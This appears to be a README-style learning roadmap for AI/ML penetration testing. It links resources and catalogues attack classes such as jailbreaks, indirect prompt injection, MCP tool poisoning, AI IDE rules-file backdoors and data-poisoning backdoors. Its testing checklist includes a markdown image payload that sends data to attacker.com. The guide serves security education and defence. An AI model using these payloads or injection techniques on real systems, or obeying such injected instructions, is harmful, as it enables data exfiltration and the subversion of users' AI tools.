
SECURITY • AI/ML • PENTESTING

AI FOR HACKERS

AI/ML Security & Penetration Testing



AI/ML SECURITY & PENETRATION TESTING ROADMAP

RDX

2026 EDITION

🛡️ AI/ML Pentesting Roadmap (2026 Edition)

> A comprehensive, structured guide to learning AI/ML security and penetration testing — from zero to practitioner. Updated with the latest tools, research, attack surfaces (including MCP/agentic AI), and community resources.

📋 Table of Contents

1. Prerequisites
2. Phase 1 — Foundations
3. Phase 2 — AI/ML Security Concepts
4. Phase 3 — Prompt Injection & LLM Attacks
5. Phase 4 — Agentic AI & MCP Security ⭐ NEW
6. Phase 5 — Hands-On Practice
7. Phase 6 — Advanced Exploitation Techniques
8. Phase 7 — Real-World Research & Bug Bounty
9. Standards, Frameworks & References
10. Tools & Repositories
11. Books, PDFs & E-Books
12. Video Resources
13. CTF & Competitions
14. Bug Bounty Programs
15. Community & News
16. Key Academic Papers
17. Suggested Learning Path by Experience Level

Prerequisites

Before diving into AI/ML pentesting, ensure you have the following foundation:

General Security Basics

- PortSwigger Web Security Academy — Free, hands-on web security training (XSS, SQLi, SSRF, etc.)
- TryHackMe — Pre-Security Path
- HackTheBox Academy
- Darkmoon - Open source (GPL-3.0) autonomous AI penetration testing platform covering web, API, Active Directory and Kubernetes, with proof of exploitation and a local privacy gateway.
- OWASP Top 10

Programming (Python is essential)

- Python for Everybody — Coursera
- Automate the Boring Stuff with Python — Free online book
- CS50P — Python — Free Harvard course

APIs & HTTP

- Understand REST APIs, HTTP methods, headers, and authentication flows
- Postman Learning Center
- Practice with tools: `curl`, `Burp Suite`, `Postman`

Phase 1 — Foundations

1.1 Machine Learning Fundamentals

Resource	Type	Cost
Machine Learning — Andrew Ng (Coursera)	Course	Audit Free
Introduction to ML — edX	Course	Audit Free
fast.ai Practical Deep Learning	Course	Free
Google Machine Learning Crash Course	Course	Free
Kaggle ML Courses	Course	Free
3Blue1Brown — Neural Networks	Video	Free

1.2 Large Language Models (LLMs)

Understanding how LLMs work is critical before attacking them.

Resource	Type	Cost
Andrej Karpathy — Intro to LLMs	Video	Free
Andrej Karpathy — Let's build GPT	Video	Free
Hugging Face NLP Course	Course	Free
LLM University by Cohere	Course	Free
Prompt Engineering Guide	Guide	Free

Phase 2 — AI/ML Security Concepts

2.1 Core Security Concepts

- OWASP LLM Top 10 (2025) — The definitive OWASP list for LLM vulnerabilities, updated for agentic systems
- OWASP GenAI Red Teaming Guide — Practical red teaming methodology
- MITRE ATLAS Matrix — Updated Oct 2025 with agentic AI techniques
- NIST AI Risk Management Framework — Federal AI risk guidance
- IBM — AI Security Overview
- AI Village — LLM Threat Modeling
- HackerOne — Ultimate Guide to Managing Ethical and Security Risks in AI
- Adversa AI 2025 Security Report — 35% of real-world AI incidents caused by simple prompts

2.2 Attack Surface Overview

Key attack vectors in AI/ML systems:

- **Prompt Injection** — Manipulating LLM behavior through crafted inputs
- **Indirect Prompt Injection (IPI)** — Attacks via documents, web content, emails, RAG pipelines
- **Jailbreaking** — Bypassing safety filters and guardrails
- **Multi-Turn Attacks** — Attacks unfolding across extended conversations (92% success rate reported in 2025 research)
- **Tool Poisoning** — Injecting malicious instructions into MCP tool metadata/descriptions
- **Model Inversion** — Extracting training data from a model
- **Membership Inference** — Determining if data was in training set
- **Data Poisoning** — Corrupting training data to influence behavior
- **Adversarial Examples** — Perturbed inputs that fool classifiers
- **Model Extraction/Stealing** — Cloning a model via API queries
- **Supply Chain Attacks** — Malicious models/weights on platforms like Hugging Face
- **MCP Server Exploitation** — Tool poisoning, resource theft, conversation hijacking via MCP
- **AI IDE Attacks** — Exploiting Cursor, GitHub Copilot, Claude Code via rules files and MCP config
- **RAG Poisoning** — Injecting malicious content into retrieval-augmented generation pipelines
- **Training Data Exfiltration** — Extracting memorized private data
- **Denial of Service** — Overloading models via crafted prompts
- **Agent-to-Agent Attacks** — Compromising multi-agent pipelines (A2A protocol abuse)

2.3 MLOps & Infrastructure Security

- From MLOps to MLOops — JFrog
- Offensive ML Playbook
- AI Exploits — ProtectAI
- Awesome AI Security — ottosulin

Phase 3 — Prompt Injection & LLM Attacks

3.1 Understanding Prompt Injection

- OWASP LLM01:2025 Prompt Injection — Canonical definition updated for agentic systems; the baseline every 2025–26 tool cites
- IBM Guide on Prompt Injection
- Simon Willison's Explanation of Prompt Injection
- Prompt Injection in 2026: Why the Attack Surface Keeps Growing — Explains why the problem is structural, not fixable by filters, and covers the Morris II AI worm
- Learn Prompting — Prompt Hacking and Injection
- PortSwigger LLM Attacks
- NCC Group — Exploring Prompt Injection Attacks
- Bugcrowd — AI Vulnerability Deep Dive: Prompt Injection
- Prompt Injection Cheat Sheet — Seclify — Practical cheat sheet for AI bot integrations
- Don't You (Forget NLP) — Dropbox Tech — Injection via control characters
- hego.red - Practical AI/LLM Red Teaming Notes - Hands-on guide: prompt injection, jailbreaks, indirect injection, RAG poisoning, agent and tool attacks, with a full methodology and worked labs

3.2 Jailbreaking Techniques

- **DAN (Do Anything Now)** — Classic jailbreak technique: Chatgpt-DAN Repo
- **Role-playing / Persona manipulation**
- **Token smuggling** — Encoding instructions to bypass filters
- **Prompt leaking** — Extracting system prompts
- **Indirect prompt injection** — Attacks via documents, web content, memory
- **Multi-turn jailbreaks** — Steering models over successive conversation turns (>90% bypass rate against most published defenses)
- WideOpenAI — Jailbreak Collection
- PayloadsAllTheThings — Prompt Injection
- PALLMs — Payloads for Attacking LLMs

3.3 Indirect Prompt Injection

A sophisticated attack where malicious instructions are injected via external data sources (emails, documents, websites, RAG chunks) that an LLM agent processes.

- Greshake — LLM Security / Not What You've Signed Up For
- Embrace The Red — Blog — Leading blog covering real-world indirect injection
- GitHub Copilot Chat: Prompt Injection to Data Exfiltration
- Google AI Studio Data Exfiltration
- Indirect Prompt Injection Through MCP Tools: A Defense Guide — Feb 2026, covers every MCP tool category
- CrowdStrike — Indirect Prompt Injection Attacks: Hidden AI Risks — Dec 2025, enterprise IPI TTPs and SOC detection signals
- Lakera — Indirect Prompt Injection: The Hidden Threat — Zero-click RCE in MCP-based AI IDEs case study

3.4 Advanced Prompt Attack Techniques

- How to Persuade an LLM to Change Its System Prompt
- Design Patterns for Securing LLM Agents Against Prompt Injection — Jun 2025
- OpenAI — Hardening Atlas Against Prompt Injection Attacks — Dec 2025 real attack chain disclosure + RL-trained automated attacker
- Improving LLM Security Against Prompt Injection: AppSec Guidance — Role-based APIs and 13 system prompt guidelines
- Bugcrowd Ultimate Guide to AI Security (PDF)
- Snyk OWASP Top 10 LLM (PDF)
- Vanna.AI Prompt Injection RCE — JFrog

Phase 4 — Agentic AI & MCP Security ⭐ NEW

This is the **fastest-growing and most dangerous attack surface** as of 2025–2026. When LLMs are given tools, memory, and autonomous action capabilities, the blast radius of any injection expands dramatically.

4.1 Why Agentic AI Changes Everything

Agentic AI systems operate in observe-orient-decide-act loops. They can browse the web, read/write files, execute code, call APIs, and communicate with other agents. A single successful injection can lead to:

- Remote Code Execution (RCE)
- Data exfiltration from private repositories
- Unauthorized financial transactions
- Lateral movement across multi-agent pipelines

Key reading:

- AI Agent Attacks in Q4 2025 Signal New Risks for 2026 — eSecurity Planet
- Enterprises Are Racing to Secure Agentic AI Deployments — Help Net Security — Multi-turn attacks achieved 92% success against 8 open-weight models
- Adversa AI 2025 AI Security Incidents Report

4.2 Model Context Protocol (MCP) Security

MCP (introduced by Anthropic in late 2024) is rapidly becoming the standard for connecting LLMs to external tools — and is the dominant new attack surface.

MCP-specific attack classes:

- **Tool Poisoning** — Embedding malicious instructions in tool `description` fields that agents trust implicitly
- **Tool Shadowing** — Registering a malicious tool with a name/description that intercepts calls meant for a legitimate tool
- **Resource Theft** — Abusing MCP sampling to drain compute quotas
- **Conversation Hijacking** — Compromised MCP servers inject persistent instructions
- **Covert Tool Invocation** — Hidden file system operations without user awareness
- **Cross-MCP Contamination** — One MCP server overrides another's behavior

Key resources:

- Palo Alto Unit 42 — New Prompt Injection Attack Vectors Through MCP Sampling — Dec 2025, three critical attack vectors
- Checkmarx — 11 Emerging AI Security Risks with MCP — Nov 2025
- OWASP CheatSheet — Securely Using Third-Party MCP Servers — Practical guide
- MCP Prompt Injection: How AI Gets Hacked (YouTube) — Nov 2025 hands-on walkthrough
- ToxicSkills: Snyk Finds Malware in 36% of AI Agent Skills — Feb 2026, 1,467 malicious payloads in ClawHub registry

4.3 AI IDE & Coding Assistant Security

AI coding assistants (Claude Code, GitHub Copilot, Cursor) have system-level access and are a high-value target.

- **Rules File Backdoor** — `.cursor/rules` and similar config files can be poisoned with malicious instructions
- **CVE-2025-53773** — GitHub Copilot RCE (CVSS 9.6) via prompt injection
- **CVE-2025-54135** — Cursor indirect prompt injection via MCP config → RCE
- **IDEsaster** — 30+ CVEs in AI IDEs: The Hacker News coverage

Resources:

- Rules File Backdoor — Cursor/Copilot
- GitGuardian — Can GitHub Copilot Leak Secrets?
- Your AI, My Shell — arXiv 2025 — Systematic analysis of prompt injection in agentic coding editors

4.4 Multi-Agent & RAG Pipeline Attacks

- **PoisonedRAG** (USENIX Security 2025) — Knowledge corruption attack injecting poisoned texts into RAG databases
- **A2A Protocol Abuse** — Google's Agent2Agent protocol creates new inter-agent attack surfaces
- **Log-To-Leak** — Covert privacy attacks via side channels in agent logs
- ScienceDirect — From Prompt Injections to Protocol Exploits — 30+ attack techniques catalogued across agent ecosystems

4.5 Meta's "Agents Rule of Two" Framework

Meta's Oct 2025 architectural approach: agents must satisfy **no more than two** of:

- (A) Processing untrustworthy inputs
- (B) Access to sensitive data
- (C) Ability to change state externally

This provides a deterministic way to bound blast radius. Read: Meta — Practical AI Agent Security

---

Phase 5 — Hands-On Practice

5.1 Interactive Platforms & Games

Platform	Description	Link
Gandalf	LLM prompt testing game — extract the password (8 levels)	gandalf.lakera.ai
Prompt Airlines	Gamified prompt injection learning	promptairlines.com
Crucible	Interactive AI security challenges by Dreadnode	crucible.dreadnode.io
Immersive Labs AI	Structured AI security exercises	prompting.ai.immersivelabs.com
Secdim AI Games	Prompt injection games	play.secdim.com/game/ai
HackAPrompt	Community prompt injection competition	hackaprompt.com
PortSwigger LLM Labs	Hands-on web LLM attack labs	Web Security Academy
PromptTrace	7 labs + 15-level CTF with real-time context trace; uses GPT-4, Claude, Gemini	prompttrace.airedlab.com
CrowdStrike AI Unlocked	Agent-focused prompt injection challenges by CrowdStrike (Feb 2026)	crowdstrike.com
AI/LLM Exploitation Challenges	AI, ML, LLM CTF challenges	8ksec.io

Platform	Description	Link
LLMVault	Hands-on CTF-style LLM security lab with intentionally vulnerable challenges aligned to the OWASP Top 10 for LLM Applications	github.com/CyberSunil/LLMVault
Jackpot	Ten floor casino, each floor a deliberately broken AI, one per OWASP LLM Top 10 category. Judged server side, no signup	hego.red/jackpot

5.2 Vulnerable-by-Design Projects

Repository	Description
Damn Vulnerable LLM Agent — WithSecureLabs	Intentionally vulnerable ReAct LLM agent
ScottLogic Prompt Injection Playground	Local prompt injection lab
Greshake LLM Security Tools	Proof-of-concept attacks
ctf-prompt-injection by CharlesTheGreat77	Dockerized CTF with Ollama + local LLM, progressively harder levels
ai-prompt-ctf by c-goosen	Indirect injection against tool-calling agents: RAG, function calling, ReAct

5.3 Tutorials

- Google AI Red Teaming Walkthrough (PDF)
- Spikee: Testing LLM Apps for Prompt Injection — WithSecure Labs — Step-by-step with Burp Suite integration
- How AI Prompt Injection Works | Hands-on with LLMs (YouTube) — Jan 2026 code-level demo with LLM Guard detection
- Prompt Injection in LLM Agents: ReAct, Langchain (YouTube) — Theory and hands-on lab
- Synthetic Recollections — WithSecure Labs — ReAct loop hijacking via forged thoughts

5.4 CTF Writeups to Study

- CTF Writeup — HackPack CTF 2024 LLM Edition
- LLM Pentest Writeups — System Weakness

Phase 6 — Advanced Exploitation Techniques

6.1 Agent & Tool Integration Attacks

- LLM Pentest: Leveraging Agent Integration for RCE — BlazeInfoSec
- Dumping a Database with an AI Chatbot — Synack
- CSWSH Meets LLM Chatbots
- Prompt Injection Attacks on Agentic Coding Assistants (SoK, arXiv 2026) — Meta-analysis of 78 studies; >85% attack success against state-of-the-art defenses

6.2 Data Exfiltration via LLMs

- Google AI Studio: LLM-Powered Data Exfiltration
- Google AI Studio Mass Data Exfil (Regression)
- Hacking Google Bard — From Prompt Injection to Data Exfiltration
- AWS Amazon Q Markdown Rendering Vulnerability
- GitHub Copilot Chat Data Exfiltration
- ChatGPT Plugins: Data Exfiltration via Images & Cross Plugin Request Forgery

6.3 Account Takeover & Authentication Attacks

- ChatGPT Account Takeover — Wildcard Web Cache Deception
- Shockwave — Critical ChatGPT Vulnerability (Web Cache Deception)
- Security Flaws in ChatGPT Ecosystem — Salt Security
- OpenAI Allowed Unlimited Credit on New Accounts — Checkmarx

6.4 XSS & Web Vulnerabilities in AI Products

- XSS Marks the Spot: Digging Up Vulnerabilities in ChatGPT — Imperva
- Zeroday on GitHub Copilot
- Prompt Injection 2.0: Hybrid AI Threats (arXiv 2025) — Prompt injections combined with XSS, CSRF, AI worm propagation to evade WAFs

6.5 Model & Infrastructure Attacks

- Shelltorch Explained — Multiple Vulnerabilities in TorchServe (CVSS 9.9)
- From ChatBot to SpyBot: ChatGPT Post-Exploitation — Imperva
- Microsoft FIDES — Information-Flow Control Against IPI in Copilot — Jul 2025 privilege separation system

6.6 Persistent Attacks & Memory Exploitation

- ChatGPT Persistent Denial of Service via Memory Attacks — Embrace the Red

6.7 Adversarial Machine Learning

- CleverHans Library — Adversarial example library
- ART (Adversarial Robustness Toolbox) — IBM
- Foolbox — Python toolbox for adversarial attacks

6.8 Supply Chain & Model File Attacks

- Malicious code embedded in model files (pickle, safetensors) can execute on load
- 250 poisoned documents in training data can implant backdoors that activate on trigger phrases
- ModelScan — ProtectAI — Scan ML model files for malicious payloads
- Fake npm/pip packages mimicking AI integrations (e.g., fake email MCP that silently copies outbound messages)

Phase 7 — Real-World Research & Bug Bounty

7.1 Notable Research & Disclosures

- We Hacked Google AI for $50,000 — LandH
- New Google Gemini Content Manipulation Vulnerabilities — HiddenLayer
- Jailbreak of Meta AI (Llama 3.1) Revealing Config Details
- My LLM Bug Bounty Journey on Hugging Face Hub
- Anonymised Penetration Test Report — Volkis
- Lakera Real World LLM Exploits (PDF)-min.pdf)
- AI Penetration Testing: A Complete Guide — HackingDream — Mar 2026 comprehensive playbook

7.2 How to Find LLM Vulnerabilities

Key areas to test when assessing an LLM-powered application:

1. **System prompt extraction** — Can you leak the hidden system prompt?
2. **Instruction override** — Can you ignore system-level instructions?
3. **Plugin/tool abuse** — Can agent tools be misused (SSRF, RCE, SQLi)?
4. **MCP tool poisoning** — Can you inject instructions into tool metadata?
5. **Data exfiltration via markdown** — Does the UI render `![](https://attacker.com?q=...)` ?
6. **Persistent injection via memory/RAG** — Can you inject instructions that persist?
7. **PII leakage** — Does the model reveal training data or other users' data?
8. **Cross-user data leakage** — In multi-tenant apps, can you access other users' contexts?
9. **Authentication bypass** — Can you trick the LLM into performing privileged actions?
10. **Multi-turn escalation** — Can you steer the model across conversation turns?
11. **AI IDE rules file backdoor** — Can `.cursor/rules` or similar files be poisoned?
12. **Supply chain** — Are third-party models/datasets scanned for malicious payloads?

Standards, Frameworks & References

Resource	Description
OWASP LLM Top 10 (2025)	Top 10 LLM vulnerability classes, updated for agentic systems
MITRE ATLAS	AI adversarial threat matrix (updated Oct 2025 with agentic techniques)
NIST AI RMF	US Federal AI risk management framework
OWASP AI Exchange	Cross-industry AI security guidance
OWASP GenAI Red Teaming Guide	Practical red teaming methodology
ISO/IEC 42001	International AI management standard
ENISA AI Threat Landscape	EU AI threat landscape report
Google Secure AI Framework (SAIF)	Google's AI security framework

---

Tools & Repositories

Offensive Tools

Tool	Purpose
Garak	LLM vulnerability scanner — automated red teaming and jailbreak testing
PyRIT	Microsoft's Python Risk Identification Toolkit for LLMs
LLM Fuzzer	Fuzzing framework for LLMs
PALLMs	Payloads for attacking LLMs
PromptInject	Prompt injection attack framework
PurpleLlama / CyberSecEval	Meta's LLM security evaluation
LLM Injector	LLM Injector Burp Suite Extension
Prompt Map	Security scanner for custom LLM applications
Augustus — Praetorian	Feb 2026: 210+ probes, 47 attack categories, 28 LLM providers, Go binary
Spikee — WithSecure	Custom injection datasets + automated tests, Burp Suite integration
AgentSeal	150 attack probes against AI agents; supports OpenAI, Anthropic, Ollama
Token Turbulenz	Fuzzer to automate looking for prompt injections
InjectLab	MITRE-style matrix of adversarial prompt injection techniques

Defensive / Scanning Tools

Tool	Purpose
Rebuff	Prompt injection detection
NeMo Guardrails	NVIDIA guardrail framework
Lakera Guard	Commercial prompt injection protection
AI Exploits — ProtectAI	Real-world ML exploit collection
ModelScan	Scan ML model files for malicious code
Vigil LLM	Stacked scanners: vector similarity, YARA, transformer classifier, canary tokens
InjecGuard	+30.8% over prior SOTA on NotInject benchmark, addresses false positives
Sentinel AI	Real-time detection across 12 languages, Claude Code attack vectors, MCP proxy
Armorer Guard	Local Rust scanner for AI-agent prompt injection, credential leakage, exfiltration, MCP context, and risky tool-call enforcement
openclaw-bastion	Detects Unicode homoglyphs, hidden HTML injection, zero-width character smuggling
BodAIGuard	3-tier detection (regex, heuristics, structural), 42 block rules
tldrsec/prompt-injection-defenses	Actively maintained catalog of every practical defense in production

Reference Lists

Resource	Description
Awesome LLM Security — corca-ai	Curated LLM security list
Awesome LLM — Hannibal046	Everything LLM including security
Awesome AI Security — ottosulin	General AI security resources
LLM Hacker's Handbook	Comprehensive hacking handbook
PayloadsAllTheThings — Prompt Injection	Payload collection
WideOpenAI	Jailbreak and bypass collection
Chatgpt-DAN	DAN jailbreak collection
Awesome Prompt Injection — FonduAI	Curated prompt injection resources (articles, papers, tools, CTFs)
PIC Standard	Protocol to block unauthorized agent actions via intent + provenance checks

Books, PDFs & E-Books

Resource	Link
LLM Hacker's Handbook	GitHub
OWASP Top 10 for LLM (Snyk)	PDF
Bugcrowd Ultimate Guide to AI Security	PDF
Lakera Real World LLM Exploits	PDF-min.pdf)
HackerOne Ultimate Guide to Managing AI Risks	E-Book
Adversarial Machine Learning — Goodfellow et al.	arXiv
Google AI Red Team Walkthrough	PDF
AI Penetration Testing 2026 Guide	HackingDream

Video Resources

Resource	Link
Penetration Testing Against and With AI/LLM/ML (Playlist)	YouTube
Andrej Karpathy — Intro to Large Language Models	YouTube
DEF CON AI Village Talks	YouTube
LiveOverflow — AI/ML Security	YouTube
3Blue1Brown — Neural Networks Series	YouTube

Resource	Link
John Hammond — AI Security Challenges	YouTube
Cybrary — Machine Learning Security	Cybrary
How AI Prompt Injection Works — Hands-On (Jan 2026)	YouTube
MCP Prompt Injection: How AI Gets Hacked (Nov 2025)	YouTube
Prompt Injection in LLM Agents: ReAct, Langchain	YouTube

CTF & Competitions

Competition	Description	Link
Crucible	Ongoing AI security challenges	crucible.dreadnode.io
HackAPrompt	Annual prompt injection competition	hackaprompt.com
AI Village CTF (DEF CON)	Annual AI security CTF at DEF CON	aivillage.org
Gandalf	Self-paced LLM challenge, 8 levels	gandalf.lakera.ai
Prompt Airlines	Gamified injection challenges	promptairlines.com
Hack The Box AI Challenges	HTB AI-themed challenges	hackthebox.com
Secdim AI Games	Web-based AI security games	play.secdim.com/game/ai
PromptTrace Gauntlet	15-level CTF with full context trace, real LLMs	prompttrace.airedlab.com
CrowdStrike AI Unlocked	Agent-focused, increasingly capable challenges (Feb 2026)	crowdstrike.com
ctf-prompt-injection (CharlesTheGreat77)	Dockerized, self-hostable, Ollama + local LLM	GitHub
ai-prompt-ctf (c-goosen)	Indirect injection against tool-calling agents (RAG, ReAct, function calling)	GitHub
AI/LLM Exploitation Challenges — 8ksec	Structured AI/ML CTF challenges	8ksec.io

Bug Bounty Programs

AI/ML security bug bounties are growing rapidly. Target these platforms:

Program	Scope	Link
OpenAI Bug Bounty	ChatGPT, API, plugins	bugcrowd.com/openai
Google AI Bug Bounty	Gemini, Bard, Vertex AI	bughunters.google.com
Meta AI Bug Bounty	Llama models, Meta AI	facebook.com/whitehat
HuggingFace via ProtectAI	Hub, models, spaces	huntr.com

Program	Scope	Link
Anthropic Bug Bounty	Claude, API	anthropic.com/security
Microsoft (Copilot, Azure AI)	Copilot, Azure OpenAI	msrc.microsoft.com
Huntr (AI/ML focused)	Open source ML libraries	huntr.com

Tips for AI bug bounty:

- Focus on **data exfiltration via markdown rendering** (common finding)
- Test **MCP tool poisoning** — embed instructions in tool descriptions
- Test **plugin/tool integrations** thoroughly for SSRF, RCE
- Look for **prompt injection in RAG pipelines**
- Explore **memory and persistent context manipulation**
- Check for **cross-tenant data leakage** in multi-user deployments
- Test **AI IDE rules files** for backdoor injection vectors
- Look for **multi-turn escalation** bypasses in long conversations

---

Community & News

Communities

- AI Village — DEF CON's AI security community
- OWASP AI Exchange — Open standard for AI security
- OWASP Gen AI Security Project — Standards body maintaining LLM Top 10
- ProtectAI — AI security research and tools
- Embrace the Red — Blog — Leading blog on LLM security
- Kai Greshake's Research — Indirect prompt injection research
- r/llmsecurity — Most active LLM security subreddit

Newsletters & Blogs

- The Batch — DeepLearning.AI — Weekly AI news
- Simon Willison's Weblog — Authoritative LLM security commentary
- HiddenLayer Research — AI security research
- Lakera Blog — LLM and agentic AI security insights
- PortSwigger Research — Web + AI security research
- Adversa AI Blog — Real-world AI security incidents and red teaming

---

Key Academic Papers

Paper	Year
Explaining and Harnessing Adversarial Examples — Goodfellow et al.	2014
Membership Inference Attacks against ML Models — Shokri et al.	2017
Extracting Training Data from Large Language Models — Carlini et al.	2021

Paper	Year
Not What You've Signed Up For: Compromising Real-World LLM-Integrated Applications with Indirect Prompt Injection — Greshake et al.	2023
Prompt Injection Attack against LLM-Integrated Applications	2023
Jailbroken: How Does LLM Safety Training Fail? — Wei et al.	2023
Universal and Transferable Adversarial Attacks on Aligned Language Models — Zou et al.	2023
Attention Tracker: Detecting Prompt Injection via Attention Distribution Shifts — NAACL 2025	2025
ToolHijacker: Prompt Injection to Tool Selection in LLM Agents	2025
Prompt Injection 2.0: Hybrid AI Threats (XSS + CSRF + AI worms)	2025
Securing AI Agents Against Prompt Injection — 847 test cases, 73.2% → 8.7%	2025
The Attacker Moves Second: Adaptive Attacks Bypass 12 Published Defenses at >90%	2025
The Landscape of Prompt Injection Threats in LLM Agents (SoK + AgentPI benchmark)	2026
Prompt Injection Attacks on Agentic Coding Assistants (SoK, 78 studies)	2026
Prompt Injection in LLMs and AI Agent Systems — MDPI 2026	2026

Suggested Learning Path by Experience Level

🟢 Beginner (0–3 months)

1. Complete PortSwigger Web Security Academy fundamentals
2. Learn Python basics
3. Take Google ML Crash Course
4. Read OWASP LLM Top 10 (2025)
5. Play Gandalf — all 8 levels
6. Read Simon Willison's prompt injection article
7. Watch Andrej Karpathy — Intro to LLMs
8. Read Prompt Injection Cheat Sheet — Seclify

🟡 Intermediate (3–9 months)

1. Study MITRE ATLAS Matrix (including 2025 agentic updates)
2. Complete PortSwigger LLM Attack labs
3. Set up and exploit Damn Vulnerable LLM Agent
4. Complete PromptTrace Gauntlet and Crucible challenges
5. Read the LLM Hacker's Handbook
6. Study Embrace the Red blog in full
7. Experiment with Garak and PyRIT
8. Try Offensive ML Playbook
9. Watch MCP Prompt Injection: How AI Gets Hacked
10. Read Palo Alto Unit 42 MCP Attack Vectors

🔴 Advanced (9+ months)

1. Participate in AI Village CTF at DEF CON
2. Submit findings to Huntr or OpenAI Bug Bounty
3. Study adversarial ML with ART and CleverHans
4. Read the 2025–2026 academic papers (SoK papers, The Attacker Moves Second, Prompt Injection 2.0)
5. Set up a local MCP environment and test tool poisoning and tool shadowing attacks
6. Contribute to open source tools like Garak or AI Exploits
7. Test Augustus against your own LLM apps
8. Build your own vulnerable agentic demo environment with MCP integration
9. Write and publish research — blog posts, CVEs, conference talks

---

What's New in This Edition (vs. 2025)

Area	What Changed
Phase 4 — Agentic AI & MCP	Entirely new phase covering the #1 expanding attack surface
MCP Security	Tool poisoning, tool shadowing, covert invocation, cross-MCP contamination
AI IDE Attacks	CVE-2025-53773, CVE-2025-54135, IDEsaster, rules file backdoors
Multi-Agent/RAG	PoisonedRAG, A2A protocol abuse, Log-To-Leak
Papers	7 new 2025–2026 papers added (SoK, Attacker Moves Second, Hybrid Threats)
Tools	Augustus, Spikee, AgentSeal, Sentinel AI, InjecGuard, openclaw-bastion
CTFs	PromptTrace, CrowdStrike AI Unlocked, ai-prompt-ctf, ctf-prompt-injection
Bug bounty tips	MCP-specific testing, multi-turn escalation, AI IDE vectors
Attack surface	Multi-turn attacks (92% success), indirect attacks outpacing direct

---

Last updated: March 2026 | Contributions welcome — submit a PR with new resources.